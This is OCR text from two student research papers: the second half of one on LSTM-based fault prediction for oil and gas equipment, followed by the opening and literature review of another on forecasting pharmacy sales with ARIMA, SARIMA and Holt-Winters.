

FIGURE 8. Computational time of different models.

D. ADVANTAGES OF NEURAL NETWORKS IN FAULT PREDICTION

One of the main advantages of LSTM is its robustness to noisy data, which is especially important in industrial environments where sensors may provide distorted or incomplete values (Figure 6). Additionally, the model can account for long-term temporal dependencies, making it practical for analyzing complex systems with multidimensional parameters such as temperature, pressure, and vibration (Figure 7). Unlike traditional statistical methods, LSTM does not rely on fixed measurement time intervals, allowing it to adapt to changing equipment operating conditions.

Recent studies indicate that integrating LSTM into oil and gas monitoring systems can automate the analysis of equipment parameters and provide early warnings of potential faults [5]. This, in turn, lowers maintenance costs and enhances operational efficiency. Using LSTMs facilitates proactive maintenance, prevents equipment failures, and minimizes the risk of accidents. Therefore, employing neural network methods like LSTMs and GRUs presents new opportunities for the industry, contributing to increased efficiency and ensuring the safety of production processes [5] (Figure 8).

III. MATERIALS AND METHODS

A. DATA AND MODEL PROCESSING

This research used synthetic data that simulates the parameters of temperature, pressure, and vibration sensors used in oil and gas enterprises. Since the availability of actual production data is limited, this approach allowed for flexible control of the hyperparameters of anomalies and comprehensive analysis. As shown by [1], this approach allows for optimal model testing, detection of hidden faults, and thus increasing its reliability.

The study included a synthetic dataset that simulates the operation of oil and gas equipment. During data generation, the distribution of equipment parameters (temperature, pressure, vibration) was built according to a standard law, which allowed for a more accurate representation of operating conditions. Each parameter's average values and standard deviations were determined according to actual operating conditions.

To test the model's ability to detect faults, 10% of the data were marked as emergency conditions. Emergency conditions can be caused by equipment overload, breakage, or external factors. To accurately distinguish between critical cases, 3000 additional accident records were created, in which the parameters exceeded the threshold values. This approach allowed the model to detect anomalies in the data better and predict emergencies.

Several measures were taken during data preprocessing to improve their quality:

- Outlier removal: All values exceeding three standard deviations were removed, reducing the model's sensitivity to anomalous data.
- Missing data processing: missing values were filled in using interpolation to ensure completeness of the data.
- Data normalization: all parameters were set to the range [0, 1], stabilizing the model training process.

The data was split into training and testing samples in a ratio of 80:20, which allowed us to evaluate the model's performance on new data. The data was converted to a time series format to ensure compatibility with the LSTM architecture. Thus, the dataset created using the described methods became a reliable basis for model training and further testing. In the research of [1], it was proven that such approaches increase the accuracy of predictive service systems.

Figure 9 shows the distribution of parameters after the emergency conditions are activated. The histogram compares the density of temperature, pressure and vibration values between normal and emergency conditions. The blue curve shows temperature: in normal conditions it varies in the range of 60-80°C, but in emergency conditions there is a significant increase up to 95°C. The red curve shows pressure: in normal conditions, its average value is 200 units, but it rises to 270 units during emergencies. The green curve shows vibration: in normal conditions, it remains in the range of 0.5-1.5, but it can reach 4 units in emergency conditions. This graph allows us to visually assess the difference between standard and emergency conditions and emphasize the importance of accurate fault prediction. Such parameter changes help the model predict faults, as they indicate possible anomalies that could lead to emergency conditions.



FIGURE 9. Distribution of parameters after adding failure conditions.

B. MODEL ARCHITECTURE

Time series analysis methods are widely used to predict emergencies in the oil and gas industry. In this study, the Long Short-Term Memory (LSTM) model was chosen, a type of recurrent neural network (RNN). This choice was due to several important factors. First, study [1], confirmed that using LSTM in the oil and gas industry significantly improves the accuracy of predicting equipment failures. The authors studied operating parameters such as temperature, pressure, and vibration of pumps and showed that LSTM effectively detects anomalies and predicts potential failures based on hidden dependencies between parameters. Second, unlike standard RNNs, LSTM can consider long-term dependencies in the data and does not suffer from the problem of vanishing gradients. This property allows LSTM to remember information for a long time and use it for future predictions. This is very important when analyzing temporal patterns in equipment operation. Third, thanks to its internal structure with input, forget, and output gate mechanisms, LSTM automatically determines which data to keep and which to discard. These mechanisms help to retain only important information in the data and make the learning process more efficient. Finally, this architecture is well suited for predicting anomalies in complex time series, which is important when monitoring oil and gas facilities. LSTM allows you to identify features that precede disasters and predict their occurrence. In addition, LSTM allows you to recognize complex patterns in the data series, which provides more accurate predictions than traditional statistical analysis methods.

Model structure

The architecture of the proposed LSTM model includes several main layers:

- The input layer accepts a time series of data consisting of multiple parameters (temperature, pressure, vibration). The size of the input data is (batch_size, time_steps, features), where time_steps denotes the number of time steps.
- The first LSTM layer, consisting of 50 neurons, analyzes temporal dependencies and returns the entire sequence (return_sequences=True).
- Dropout (0.3) – decreases the risk of overfitting by randomly deactivating 30% of the neurons.

- The second LSTM layer, composed of 25 neurons, extracts additional hidden patterns from the data and returns only the last hidden state (return_sequences=False).
- Dropout (0.3) – added protection against retraining.
- A fully connected layer (Dense, 10 neurons, ReLU) is responsible for processing the features assigned before the final prediction.
- The output layer (1 neuron, Sigmoid) generates a binary prediction of the accident: 0 indicates normal condition, and 1 indicates failure.

LSTM working scheme (Figure 10)
The LSTM model consists of three main gates:

1. Input gate (i_t) – determines what new information is added to memory.
2. Forget gate (f_t) – decides which data is unimportant and should be discarded.
3. Output gate (o_t) – controls the transfer of information to the next network state.



FIGURE 10. LSTM Architecture

Time series analysis methods predict emergencies in the oil and gas industry. This study selected a recurrent neural network (RNN) type, Long Short-Term Memory (LSTM). There are several important reasons for choosing LSTM. First, unlike standard RNNs, LSTM can consider long-term dependencies in the data series and does not suffer from gradient decay. This property allows LSTM to retain data over extended periods and use it for future predictions. This is especially important for analyzing long-term patterns in equipment operation. Second, thanks to its internal structure with input, forget, and output gates, LSTM automatically determines which data to keep and which to discard. These mechanisms enable LSTM to retain only critical information and ignore redundant data. This enhances the efficiency of its training process and improves prediction accuracy. Third, this architecture is ideal for predicting anomalies in complex time series, which is crucial for monitoring oil and gas equipment. The LSTM model can detect features in the data that precede failures and predict their occurrence. Additionally, LSTM can recognize complex patterns in the data sequence, providing more accurate predictions than traditional statistical analysis methods. LSTM analyzes how equipment parameters change over time and uncovers complex relationships.

Mathematical equations of LSTM
The LSTM controls the information flow using the following equations:
Input gate:

$$i_t = \sigma(W_{xi}X_t + W_{hi}h_{t-1} + b_i) \quad (1)$$

Forgetting gate:

$$f_t = \sigma\left(W_{xf}X_t + W_{hf}h_{t-1} + b_f\right) \quad (2)$$

Memory state update:

$$c_t = f_t c_{t-1} + i_t \tan \mathrm{h}(W_{xc}X_t + W_{hc}h_{t-1} + b_c) \quad (3)$$

East gate:

$$o_t = \sigma(W_{xo}X_t + W_{ho}h_{t-1} + b_o) \quad (4)$$

Updated hidden state:

$$\mathrm{h_t} = \mathrm{o_t} \tanh(\mathrm{c_t}) \quad (5)$$

Where:

Wxi, Wxf, Wxo, Wxc – input weights,
Whi, Whf, Who, Whc – previous state weights,
bi, bf, bo, bc – bias vector,
σ – sigmoid activation function.

Model hyperparameters

The following hyperparameters were selected for model optimization:

- Loss function: Binary Focal Crossentropy (γ=2.0) – reduces the influence of easily predicted examples and allows taking unbalanced classes into account.
- Optimization: Adam – adaptively adjusts the learning rate.
- Classification threshold: 0.3 – reduces the probability of false predictions.
- Number of epochs: 30 – optimal for model convergence.
- Batch size: 16 – ensures the stability of gradient descent.

Conclusions on model architecture

The LSTM model is an effective solution for time series analysis and fault prediction. The correct choice of dropout mechanisms, optimized loss function, and hyperparameters increased the model's stability and accuracy. Study [1] confirms that using LSTM to predict oil and gas equipment maintenance significantly improves prediction accuracy and helps prevent failures.

The following metrics are used to assess the quality of an LSTM model when predicting oil and gas emergencies:

Accuracy indicates the proportion of correctly classified examples (routine and emergencies). However, accuracy may not provide enough information when the data is unbalanced (when emergencies are rare).

The formula for calculating accuracy is:

$$Accuracy = \frac{TP+TN}{TP+TN+FP+FN} \quad (6)$$

Where TP (True Positive) — correctly predicted emergencies, TN (True Negative) — correctly predicted normal situations, FP (False Positive) — false positives (normal situations classified as emergencies), FN (False Negative) — missed emergencies (emergencies classified as normal).

Precision measures how accurate the predicted emergencies are. High precision means that the model rarely makes false positives.

Precision calculation formula:

$$\text{Precision} = \frac{\text{TP}}{\text{TP+FP}} \quad (7)$$

Recall measures how well the model identifies true accidents. A high precision means that the model rarely misses accidents.

Completeness calculation formula:

$$\text{Recall} = \frac{\text{TP}}{\text{TP+FN}} \quad (8)$$

The F1-score is a balanced average of precision and completeness. It is used to assess the balance between false positives and missed accidents.

Formula for calculating the F1-score:

$$\text{F1} - \text{score} = 2 \times \frac{\text{Precision} \times \text{Recall}}{\text{Precision+Recall}} \quad (9)$$

ROC-AUC (area under the ROC curve) measures how well the model distinguishes between classes (normal/accident). The higher the value (closer to 1), the better the model makes predictions.

Since the data shows class imbalance (crashes are rare), Binary Focal Loss is used. This modification of the cross-entropy loss function reduces the influence of easy-to-classify examples and gives more weight to difficult cases.

The formula for calculating Binary Focal Loss is:

$$\text{FL}(p_t) = -\alpha(1-p_t)^{\gamma}\log(p_t) \quad (10)$$

Where α is the balancing factor (usually 0.25), γ is the focusing factor (usually 2), and pt is the predicted probability of a crash.

Analyzing the metrics allows us to draw the following conclusions. The model detects crashes poorly if the accuracy is high but the completeness is low. If the precision is high but the completeness is low, the model makes fewer false starts but misses crashes more often. If the F1 measure is high, the model is balanced between precision and completeness. A high ROC-AUC indicates that the model distinguishes accidents from normal conditions.

IV. RESULTS AND DISCUSSION

A. ACCURACY AND DATA DISTRIBUTION GRAPHS

Assessing the model's accuracy on both the training and test datasets allowed for a comprehensive evaluation of its performance. The accuracy graph (Figure 11) illustrates how the model enhances its predictions during training. Analyzing the graph reveals that the model's accuracy sharply increases during the initial epochs, confirming effective training. After the 10th epoch, the accuracy levels off, indicating good model convergence and completing the learning process. The accuracy on the test set is slightly lower than that of the training set, suggesting minimal overfitting. However, this difference is negligible and does not significantly impact its productivity.



FIGURE 11. Graph accuracy model

The histogram displaying the distribution of data parameters (Figure 6) plays a crucial role in data analysis and identifying potential anomalies. It illustrates the distribution of parameters and the limits within which they vary. The data analysis indicated that most of the sample aligns with the equipment's operating conditions. Extreme conditions, such as high pressure (greater than 250) and high temperature (greater than 90°C), appear as distinct clusters. These sharp deviations enable the model to recognize possible emergencies better. Additionally, the histogram aids in uncovering other patterns in the data, such as normal or abnormal distributions of parameters.

The graph of the density of emergencies (Figure 12) illustrates the distribution of parameters exclusively in emergency contexts. This graph aids in understanding how emergency conditions are distributed within the data set and how they differ from normal conditions. The analysis indicates that most emergency values correspond to temperatures exceeding 90°C, pressures ranging from 200 to 270, and vibrations above 1.5. These anomalies are distinctly separated from the normal state, confirming the model's capability to detect deviations effectively. Additionally, the graph of emergency density helps identify areas where the

model can improve and aids in making critical decisions when predicting future accidents.



FIGURE 12. Graph of density plot of failure conditions

B. ANALYSIS OF THE PREDICTION MODEL

In order to comprehensively evaluate the performance of the model, various metrics were used, as well as methods for analyzing the error matrix and the resulting predictions in more depth. By identifying model errors and explaining their causes, it is possible to identify ways to improve the model's performance. In this regard, the following methods were used:

1. Confusion Matrix: This tool helps understand how the model classifies emergency and normal situations. The matrix displays the number of correct and incorrect predictions for each scenario, enabling you to identify which classes the model distinguishes effectively and where it encounters challenges. True Positives (TP) — correctly identified emergencies; True Negatives (TN) — accurately identified normal situations; False Positives (FP) — false alarms (typical situations misclassified as emergencies); False Negatives (FN) — missed emergencies (emergencies misclassified as everyday situations).

2. PR Curve (Precision-Recall Curve): The PR curve illustrates the balance between a model's accuracy and completeness. High precision indicates that the model generates fewer false positives, while high recall signifies that the model effectively identifies real emergencies. The PR curve demonstrates how the model performs at various thresholds, assisting in selecting the optimal threshold.

3. ROC curve (Receiver Operating Characteristic curve): The ROC curve is a valuable tool that illustrates how the model performs at various thresholds and aids in assessing the model's ability to differentiate between emergency and normal situations. The AUC (Area Under Curve) value represents the area under the ROC curve; the higher it is, the better the model performs.

4. SHAP (SHapley Additive Explanations): The SHAP method determines the contribution of each feature (parameter) to the model's predictions. SHAP values illustrate how each feature influences the model, enabling the identification of the most important parameters for predicting emergencies. This information can aid in improving the model.

The analysis of the error matrix allowed us to draw the following important conclusions: the model accurately determines the normal state of the equipment, as shown by the high True Negatives indicator. This indicates that the model does not disrupt production processes and does not produce false alarms under normal conditions. However, in some cases, the model makes an error by predicting equipment malfunctions that do not exist, reflected in the False Positives indicator. These false alarms can lead to excessive workloads for maintenance crews, making it crucial to reduce their frequency. The model seldom misses emergencies, as indicated by a very low false negatives rate, which signifies high sensitivity. This indicator is critical, as overlooking emergencies can result in serious consequences. Figure 13 displays the results of the error matrix.



FIGURE 13. Model Error Matrix

The following strategies were used to reduce false negatives: introducing additional features—considering not only the momentary values of the parameters but also their changes over time, including derivatives. This allows the model to detect the onset of malfunctions earlier. Ensemble Learning was implemented to improve predictions, combining LSTM with other models (for example, gradient boosting) to enhance efficiency. Adaptive Thresholding was also applied, which employs dynamic thresholds that consider temporal trends in the data. This helps the model adjust to changing conditions and improves the balance between false and true predictions.

Figure 14 illustrates the prediction graph for emergencies, demonstrating how the model differentiates between normal and abnormal conditions. This graph enables an evaluation of the model's performance and aids in understanding its ability to detect anomalies. The data analysis results reveal that most points are at level 0, corresponding to the equipment's normal state, while points marked as 1 indicate predicted failures. This information assists service specialists in identifying potential problems early and implementing preventive measures.



FIGURE 14. Predicted failure graph

The distribution of points on the graph helps identify where the model performs well and where it needs improvement. For instance, if the model often generates false positives, you might need to adjust the threshold or add more parameters.

The analysis indicates that the LSTM model demonstrates a high accuracy of approximately 91.77% on the test data. The scatter plots confirm clear patterns of abnormal conditions, facilitating their detection. The error matrix reveals a low rate of false positives and false negatives. The predicted failure graph illustrates the model's capability to identify failure conditions critical for equipment maintenance in the oil and gas industry. Consequently, the LSTM model is a dependable tool for predicting failures in this sector, enhancing efficiency and safety. This study offers practical recommendations to bolster the model's reliability and refine production processes.

V. CONCLUSIONS AND RECOMMENDATIONS

A. KEY FINDINGS

In this study, an LSTM-based model was developed and tested to predict oil and gas emergencies. The results confirmed the high accuracy of the model (91.77%), which proves that it can be applied in real-world situations [1]. Error matrix analysis showed low false positive and false negative predictions, which is very important for preventing operational risks [5]. Histograms and parameter density distribution plots showed that emergencies most often occur at temperatures above 90°C, pressures above 250, and vibration ranges between 1.5 and 4, which confirms the importance of monitoring these parameters [4]. Proper data processing using MinMaxScaler and the inclusion of synthetic emergency data significantly increased the stability of the model and improved anomaly detection [2].

Adjusting the classification threshold from 0.5 to 0.3 increased the model’s sensitivity to faults but slightly increased the number of false positives. This improves the model’s adaptability to real-world conditions. The final results are consistent with previous studies, confirming that LSTM-based predictive maintenance methods can significantly improve fault detection accuracy.

B. IMPLEMENTATION RECOMMENDATIONS

To successfully implement the model in industrial environments, it is necessary to integrate data from sensors in real-time. IoT monitoring systems and cloud computing provide continuous assessment of equipment. Further optimization of hyperparameters, including adaptive adjustment of classification thresholds, increases the model's accuracy in changing industrial environments. Expanding the data used by adding parameters such as power consumption, gas consumption, and noise level allows for a more accurate assessment of the risk of equipment failure [5]. In addition, deploying the model on cloud platforms such as AWS or Google Cloud provides scalability and remote access to data.

The study confirmed that LSTM is an effective tool for predictive maintenance, providing 91.77% accuracy. Implementing the proposed recommendations will reduce the number of equipment failures, downtime, and operational efficiency in the oil and gas industry.

ACKNOWLEDGMENT

I express my sincere gratitude to those who have supported this research. Special thanks to my academic advisor, Aliya Zhetpisbayeva, for her invaluable guidance and constructive feedback throughout this work. I also extend my appreciation to Astana IT University for providing an excellent academic environment and resources for student research. Additionally, I am grateful to the IEEE community for its continuous support and dedication to fostering innovation and knowledge sharing among students and researchers.

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Prediction sales of pharmacy goods using machine learning approaches

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***Abstract*—This research focuses on determining models and techniques suitable for forecasting pharmacy product sales, considering industry-specific features, and evaluating their effectiveness through practical application. The study utilized a dataset of 600,000 transactional records from 2014 to 2019, covering hourly, daily, weekly, and monthly sales of 57 drugs, classified under the Anatomical Therapeutic Chemical (ATC) system. Results showed that Holt-Winters exponential smoothing method was the most effective, particularly when forecasting at the individual pharmacy level, achieving higher accuracy than aggregated chain-level forecasts. Overall, SARIMA performed best for seasonal drugs, while ARIMA was more effective for stable trends.**

***Index Terms*—machine learning, pharma sales, healthcare, sales, ARIMA, SARIMA, Holt-Winters**

I. Introduction

The pharmaceutical industry plays an important role in providing the population with drugs in the modern world. However, for effective operation of pharmacy chains, it is necessary to have methods for predicting sales of goods from their assortment. This is the subject of research in this paper.

Sales forecasting is an important component of strategic planning for pharmacy chains. Accurate forecasts allow you to optimize inventory, manage demand, and improve customer service. However, existing forecasting methods often do not consider the specifics of the pharmacy business, which makes accurate forecasts difficult and leads to insufficient management efficiency. The purpose of this study is to develop models and methods for predicting sales of products from the range of pharmacies, considering the specifics of the industry, as well as to test their effectiveness in practice. Methods of statistical analysis, machine learning, and time series analysis will be used for data collection and analysis. These methods will allow you to identify patterns in the data and build accurate sales forecasts. It is expected that the results of the study will allow us to identify an effective forecasting model, which in turn will lead to the optimization of inventory management, increase the turnover of goods and improve customer service in pharmacy chains. This study is highly relevant in the pharmaceutical and retail industry, as its results can significantly improve management processes and increase the efficiency of pharmacy chains.

The main objective is to research effective models and methods for predicting the sales of goods in the range of pharmacies using modern technologies and data analysis methods.

Adaptive machine learning models that consider factors such as seasonality, promotions, and socioeconomic changes will allow us to develop an effective system for predicting sales of goods in pharmacies. This system will optimize inventory levels, improve patient care, and reduce costs. This hypothesis suggests usage of modern machine learning methods and adaptive models will make it possible to more accurately predict the demand for goods in pharmacies, which in turn can reduce losses from inefficient inventory management and increase customer satisfaction.

The object of research is pharmacies, namely their product range and processes related to forecasting and sales management. The study focuses on the mechanisms that influence the demand for goods in pharmacies, and how sales forecasting can be optimized using models and data analysis methods. The object of research may be, for example, a system for predicting sales of goods from a range of pharmacies. The subject of research in this case is the process of forecasting sales of goods from the range of pharmacies. This includes studying and developing models, methods, and technologies that allow you to more accurately predict the demand for products in the pharmacy range. The research is based on the desire to improve inventory management, optimize supply processes, and ultimately improve pharmacy customer service.

II. Literature review and analysis of the current market

A. Analysis of current trends in the pharmaceutical field

The healthcare industry is vital in providing the entire population with access to pharmaceuticals in the modern world. Therefore, healthcare units like hospitals, pharmacies, and clinics must manage medical inventory effectively [1]. To handle appearing needs to control stocks, we can use data analysis and machine learning approaches to predict. Forecasting sales of pharmaceutical industry organizations demands consider several factors including seasonal changes, concurrence, climate and internal factors such as promotions, price formation and warehouse management, making it more complicated to analyze and predict sales volume [1]. Despite the challenges and implementation of forecasting processes in

various industries, the main factor in the solution lies in past data [2]. An example of the application of historical data is data mining, which can be used to analyze datasets to discover hidden relations and find trends. Even though pharmaceutical companies have reliable data, they do not use it effectively to support decision-making [3]. In this case, there are consulting companies that offer analytics and analysis services to the company based on its data.

Vi-ORTIS is a Kazakh analytical organization specializing in the pharmaceutical industry and medical supplies. They provide analysis and IT solutions to pharmaceutical organizations, aiding them in decision-making. As an example of their product, Vi-ARTIST EcoSystem is a system that combines data and integration consulting services. Drugstores receive detailed and comprehensive market analysis, forecasting, and automated BI solutions specifically tailored to the needs of Kazakhstan. As a result, healthcare entities that use Vi-ORTIS services get complete control of stocks, digital tools for managing, visualization of current situation, and forecasting future sales.

Proxima Research creates products and provides services in the healthcare sphere, enabling medical providers to achieve new levels of business efficiency. Like the company above, Proxima Research offers solutions in data integration and supports BI tools, market analysis, database management, and prediction based on historical data, which helps improve business and stock control. In their annual report on the pharma market of Kazakhstan, they report that medical goods turnover increased significantly from 568.4 billion tenge in 2023 to 667.4 billion in 2024 for 20% respectively. Additionally, they revealed that medications classified A (digestive system) were the most sold products (20.27% of all sold preparations). At the end of your report, Proxima Research predicted that market turnover would climb to 15%, which would equal a 772.1 billion tenge.

B. Literature review

The study [1] explored machine learning methods for predicting drug sales quantity to optimize hospital inventory management. The study used sales data from Singburi Hospital, covering 1,651 drugs with monthly records from October 2009 to September 2015. Three models—Multilayer Perceptron (MLP), Long Short-Term Memory (LSTM), and Convolutional Neural Network with LSTM (CNN-LSTM)—were tested using rolling window techniques for 1-month, 3-month, and 6-month forecasts. The CNN-LSTM model outperformed the others, achieving the lowest error rates due to its ability to extract spatial features and capture long-term dependencies. Results indicated that 1-month forecasts are best for disease-specific medicines, 3-month forecasts for commonly used drugs, and 6-month forecasts for chronic disease medications. The study highlights the potential of deep learning in improving hospital inventory control and reducing waste.

The article [2] developed a sales prediction model for a pharmaceutical distribution company to optimize inventory management and prevent stock shortages. The study used dataset sales of the Pharmaceutical Distribution Company(PDC) . The authors applied Support Vector Regression (SVR) to forecast sales, comparing it with Linear Regression and Polynomial Regression. The SVR model outperformed the others, achieving the highest accuracy. The final results were visualized on an interactive dashboard to help pharmaceutical distributors analyze sales trends and optimize stock levels. The study emphasizes the role of machine learning and data visualization in improving pharmaceutical sales forecasting.

The study in [3] examined demand forecasting in the pharmaceutical industry by integrating time series and regression models to enhance inventory management and reduce costs. The study utilized daily sales data from 2016 to 2018 from a global pharmaceutical company in Turkey and applied Holt-Winters, Ridge Regression, Random Forest, and XGBoost models. Results showed that Random Forest had the lowest individual error rate (15.7% RMSPE), while the Holt-Winters & XGBoost ensemble achieved the best performance with a 10.7% RMSPE. The study highlights the effectiveness of ensemble models in improving demand prediction accuracy and suggests future work on incorporating additional features like market trends and external factors.

The study [4] developed a forecasting model for pharmaceutical retail sales aimed at minimizing drug shortages. The study incorporated three months of sales data from a retail pharmacy chain in Lithuania and applied eight forecasting methods, including moving averages, exponential smoothing, Holt's linear method, and Holt-Winters additive and multiplicative models. The model integrated outlier detection (Grubbs' test) and missing sales data adjustments to enhance accuracy. Results showed that Holt-Winters Multiplicative method was the most effective, particularly when forecasting at the individual pharmacy level, achieving higher accuracy than aggregated chain-level forecasts. The study highlights data-driven planning and inventory optimization as key to reducing drug shortages.

The research [5] explored the use of machine learning to predict drug shortages using sales data from 22 Canadian pharmacies and historical shortage data. The study developed supervised learning models to classify shortages into four categories (none, low, medium, high), achieving 69% accuracy and a kappa value of 0.44 in predicting shortages one month in advance. The models incorporated features like average drug supply per patient, past shortages, and drug hierarchy within therapeutic classes. The results showed 59% accuracy in predicting the most impactful shortages, demonstrating the potential of demand-side data for early shortage detection without direct access to supply chain information. The study suggests that integrating these models into pharmacy systems could help optimize inventory and mitigate the effects of drug shortages.

The paper [6] explored drug sales prediction using neural network algorithms, focusing on machine learning techniques to analyze and forecast sales patterns. The study used Rossman Store Sales data from 1,115 stores across Europe, applying Random Forest and XGBoost for sales forecasting. The dataset included factors like assortment, promotions, school holidays,

and state holidays, requiring preprocessing steps such as outlier removal, one-hot encoding, and missing data imputation. The Gradient Boosting algorithm outperformed Random Forest, demonstrating better predictive accuracy. The study highlights the importance of data engineering and suggests incorporating additional features like weather and local events to enhance prediction accuracy in future work.

The study [7] conducted a study on demand forecasting in the pharmaceutical sector using time series analysis and machine learning models. The research utilized five years of drug sales data from a pharmacy in Turkey (January 2015 – December 2019) and applied seven machine learning algorithms: Linear Regression, Gaussian Processes, M5Rules, Multilayer Perceptron, SMOreg, M5P, and Random Forest. The models were evaluated based on Mean Absolute Percentage Error (MAPE), with Gaussian Processes achieving the best prediction accuracy across a three-week forecasting period. The study emphasizes the importance of inventory control and order management in pharmacies, demonstrating that machine learning-based demand forecasting can enhance stock optimization and reduce shortages.

The study in [8] examined inventory forecasting for the state-wide pharmaceutical service of South Australia. Using time-series data from SA Pharmacy (July 2020 – June 2021), they applied linear regression, exponential smoothing, Holt-Winters Seasonal Additive, and Holt-Winters Seasonal Additive + damped models to predict stock levels. The Holt-Winters Seasonal Additive + damped model performed best, achieving an RMSE of 408. A dashboard was developed using Power BI to visualize stock trends and optimize pharmaceutical inventory. The study highlights data-driven inventory management as a tool for improving pharmaceutical supply chains and decision-making.

The study [9] explored machine learning applications to optimize pharmacy workflows and reduce patient wait times. Using 1,048,575 records from Prince Sultan Military Medical City (PSMMC), Riyadh, KSA, collected between January and June 2019, they evaluated Random Tree (RT), J48, AdaBoost, and Multilayer Perceptron (MLP) on metrics like precision, recall, and F-score. RT achieved the highest accuracy (97.22%), outperforming other models. The study supports machine learning-driven workflow improvements to enhance efficiency and patient satisfaction in pharmacies.

The study in [10] investigated drug sales prediction during the COVID-19 pandemic using the Trend Moment method to help pharmacies manage inventory and reduce shortages. The study analyzed monthly sales data from Apotek Manjur Marendal for the period January 2021 – December 2021. A web-based application was developed to implement the forecasting model, predicting an average of ±5000 drug sales per month in 2022. The accuracy of the predictions ranged from 64% to over 90%, demonstrating the potential of data mining techniques for demand forecasting. The study highlights the importance of automated inventory management in pharmacies to minimize losses and ensure stock availability during high-demand periods.

The article [11] examined the use of pharmacy sales data to predict influenza outbreaks as an alternative to traditional surveillance methods. The study analyzed daily sales data of anti-viral medications from pharmacies in Tochigi prefecture, Japan, over three influenza seasons and compared the results with national surveillance reports. The Susceptible-Infected-Recovered (SIR) model was applied to estimate the number of infected individuals, with predictions showing an 8-day difference from actual peak outbreaks in the most accurate season. The study demonstrates that pharmacy sales data can provide real-time epidemiological insights, allowing for faster outbreak detection and improved healthcare preparedness.

The reviewed studies collectively underscore the significant role of machine learning and statistical forecasting methods in enhancing pharmaceutical inventory management, optimizing sales predictions, and improving healthcare operations. Traditional models, including Holt-Winters, SVR, and ARIMA, also showed strong performance, particularly when integrated with ensemble techniques or advanced data preprocessing methods. Several studies emphasized incorporating external features such as market trends, promotions, seasonal factors, and demographic data to further enhance predictive accuracy. Notably, some research demonstrated the broader applicability of pharmacy sales data, including early detection of disease outbreaks like influenza, providing valuable epidemiological insights. Based on the literature review, this study will apply ARIMA, SARIMA, and Holt-Winters methods to pharmacy sales data, utilizing optimal model hyperparameters.

III. Analysis and preprocessing of sales data for products from the pharmacy range

